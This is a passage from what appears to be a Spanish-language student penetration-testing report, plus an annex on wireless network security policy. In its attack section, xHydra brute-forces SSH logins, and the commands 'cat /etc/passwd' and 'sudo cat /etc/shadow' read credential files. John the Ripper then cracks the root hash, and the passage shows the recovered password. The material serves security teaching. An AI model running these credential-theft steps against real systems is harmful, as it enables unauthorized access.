


xHydra nos ha ofrecido unos resultados deseables. Parece que no es demasiado complicado de utilizar, aunque quizás las opciones de tunning sean poco intuitivas desde el punto de vista de un novato. Por otro lado, también tuvimos problemas con que se quedaba colgado en ocasiones (supondremos que será por utilizar entornos virtualizados). Otro punto en su contra, es su propia naturaleza de "ataque de diccionario". Siempre será poco eficiente, y si un sistema está protegido con contraseñas más complicadas, o limita el número de intentos a la hora de loguearse, xHydra tal y como lo venimos utilizando fracasará. A su favor, debemos decir que ha obtenido finalmente el nombre de usuario y contraseña, por lo que podemos continuar avanzando.

Exploración del sistema

Tras haber conseguido un nombre de usuario y contraseña, el siguiente paso lógico, sería el ver el sistema accedido por dentro. A la hora de entrar en la red, hicimos lo mismo: echar un vistazo. Aquí lo haremos a nivel de máquina individual.
Una vez dentro del sistema, el objetivo que más llama la atención, es ver el archivo de passwd. En él podremos encontrar una lista de usuarios, y ver el tipo de identificación que utiliza. Por lo tanto, tras habernos conectado al sistema por ssh (login bbanter, pass bbanter), tecleamos en la terminal:

cat /etc/passwd
y tenemos la siguiente respuesta



El archivo, está de la forma:

username:passwd:uid:gid:nombrereal:homedir:Shell

Viendo el archivo, podemos comprobar, que donde viene passwd, viene una x, por lo que la contraseña está contenida en /etc/shadow. También podemos ver el nombre de otros usuarios, junto con sus uids, y gids. También podría ser interesante, el visualizar /etc/groups, o /etc/shadow si lo necesitaremos, pero por ahora, nos hemos hecho con otros usuarios del sistema, y podríamos, por ejemplo, realizar otro ataque de diccionario, usando el programa xHydra, con esta nueva lista de usuarios.

Escalada de privilegios

Una vez tenemos varios nombres de usuarios y contraseñas, algo interesante para probar, es si la contraseña de root usa la misma contraseña o nombre de usuario que los usuarios que tenemos.


Como se puede observar no es la misma asi que seguimos investigando con la cuenta que ya tenemos.

Descifrando Shadow

No todos los usuarios tienen permisos para poder acceder en modo lectura a este archivo, por lo que vamos a probar si alguno de los usuarios que tenemos tiene permisos.

sudo cat /etc/shadow

Hemos ejecutado la instrucción sudo para poder acceder al archivo con los máximos privilegios posibles.



La cuenta tenía permisos para poder leerlo. Es hora de descargarnos el contenido a local, para poder usar herramientas de descifrado.

Creamos en nuestra Backtrack un archivo de texto donde pegamos ese texto. Lo llamaremos shadowSISTEMA.txt.

A continuación vamos a presentar una herramienta de ataque de diccionario también (esta vez algo más potente), pero que trabaja en offline:

Se trata de John the ripper (Jack el destripador). Es un programa de criptografía que permite descifrar contraseñas de varios sistemas operativos. Se suele utilizar por administradores de sistemas para comprobar la robustez de los passwords de sus usuarios. Es una herramienta open source, y tiene versiones para muchas plataformas. Es capaz de auto detectar el método de cifrado utilizado para cifrar las contraseñas.

Su forma de funcionar, es mediante fuerza bruta (en su versión mas básica), la cual se puede modificar para que pruebe, por ejemplo, solamente contraseñas con caracteres (sin símbolos ni números), para que utilice diccionarios, etc. Una vez elegido el método con el que va a hacer pruebas, john the ripper prueba cada contraseña cifrándola con el mismo

método con el que se ha cifrado la contraseña, y comprobando a ver si coincide, en cuyo caso, devuelve la contraseña.


Para nuestro caso, lo que se hizo fue utilizar varios diccionarios desde Backtrack, sin ningún resultado rápido, por lo que se optó por pasar el shadow obtenido anteriormente a la máquina local (Ubuntu), y cerrando las máquinas virtuales para tener mayor potencia de cálculo.

A continuación presentamos el comando utilizado y los resultados:

john --user=root -wordfile:diccionario.txt
shadowSISTEMA.txt
Loaded 1 password (FreeBSD MD5 [32/64])
danny123456 (root)
guesses: 1 time: 0:00:02:31 100% c/s: 5273 trying:
danny123456

Con el parámetro –user, indicamos que solamente queremos que descifre el usuario root. Con -wordfile:diccionario.txt le indicamos que diccionario utilizar. Finalmente, introducimos el archivo donde está copiado /etc/shadow del sistema a atacar (una copia que tenemos en local).

El resultado fue, que encontró que la contraseña de root es danny123456. Lo comprobamos desde el sistema víctima:



Y efectivamente, es la contraseña, y estamos dentro del sistema como root.

ANEXO 4

Políticas de Seguridad en redes Wireless

DISEÑO RECOMENDADO

Se podrían hacer varias recomendaciones para diseñar una red inalámbrica e impedir lo máximo posible el ataque de cualquier intruso. Como primera medida, se debe separar la red de la organización en un dominio público y otro privado. Los usuarios que proceden del dominio público (los usuarios de la red inalámbrica) pueden ser tratados como cualquier usuario de Internet (externo a la organización).

Así mismo, instalar cortafuegos y mecanismos de autentificación entre la red inalámbrica y la red clásica, situando los puntos de acceso delante del cortafuegos y utilizando VPN a nivel de cortafuegos para la encriptación del tráfico en la red inalámbrica.
Los clientes de la red inalámbrica deben acceder a la red de la forma más rápida posible ya que esta es una red de acceso público.

Como contradicción, es recomendable no utilizar excesivas normas de seguridad por que podría reducir la rapidez y la utilidad de la red inalámbrica. La conectividad entre estaciones cliente y PA es FCFS, es decir, la primera estación cliente que accede es la primera en ser servida, además el ancho de banda es compartido, motivo por el cual nos tenemos que asegurar un número adecuado de puntos de acceso para atender a los usuarios.

POLÍTICAS DE SEGURIDAD

Aparte de las medidas que se hayan tomado en el diseño de la red inalámbrica, debemos aplicar ciertas normas y políticas de seguridad que nos ayudarían a mantener una red más segura:
Proporcionar un entorno físicamente seguro a los puntos de acceso y desactivarlos cuando se pretenda un periodo de inactividad largo (ej. ausencia por vacaciones).

Como ya se dijo antes lo ideal podría ser tratar a los usuarios de la red WLAN como si fuesen usuarios de internet externos no debemos olvidar que esta red es un servicio que se está brindando en nuestro caso a la comunidad politécnica y mientras más restricciones se le imponga menos será el beneficio que esta brinde.

La forma de asegurar que esta red sea usada en beneficio de los politécnicos seria el encapsular el espectro radioeléctrico en la zona establecida por los límites de la ESPOCH de esta forma se garantizaría que este servicio sea enfocado hacia la comunidad politécnica.

BIBLIOGRAFIA

1.- DRAGONJAR, Seguridad inalámbrica

http://www.dragonjar.org/crackear-redes-inalambricas-con-wpa-en-1-minuto.xhtml

2010-12-20

2.- ISECOM, Informacion OSSTMM

http://www.isecom.org/osstmm

2010-10-04

3.- LINUX, Distribucion WifiSlax

www.linux.org/WifiSlax

2010-12-12

4.- MONOGRAFIAS, Normas de seguridades en redes LAN

http://www.monografias.com/trabajos13/tecnacc/tecnacc.shtml

2011-01-20

5.- MONOGRAFIAS, Técnicas de Seguridad en Wifi

http://www.monografias.com/trabajos13/tecnacc/tecnacc.shtml

2011-02-03

6.- Olivares Humberto, Normas de Seguridad ISO

http://www.upslp.edu.mx/ponencias/OlivaresHumberto.pdf

2011-02-20

7.- SECURITYBYDEFAULT, Metodologías De Auditora

http://www.securitybydefault.com/2008/09/metodologas-de-auditora-de.html

2010-10-20

8.- SECTRACK, Manual OSSTMM

http://www.sec-track.com/osstmm-open-source-security-testing-methodology-manual

2010-10-20

9.- SEGURIDADES IEEE

http://www.segu-info.com.ar

2011-01-10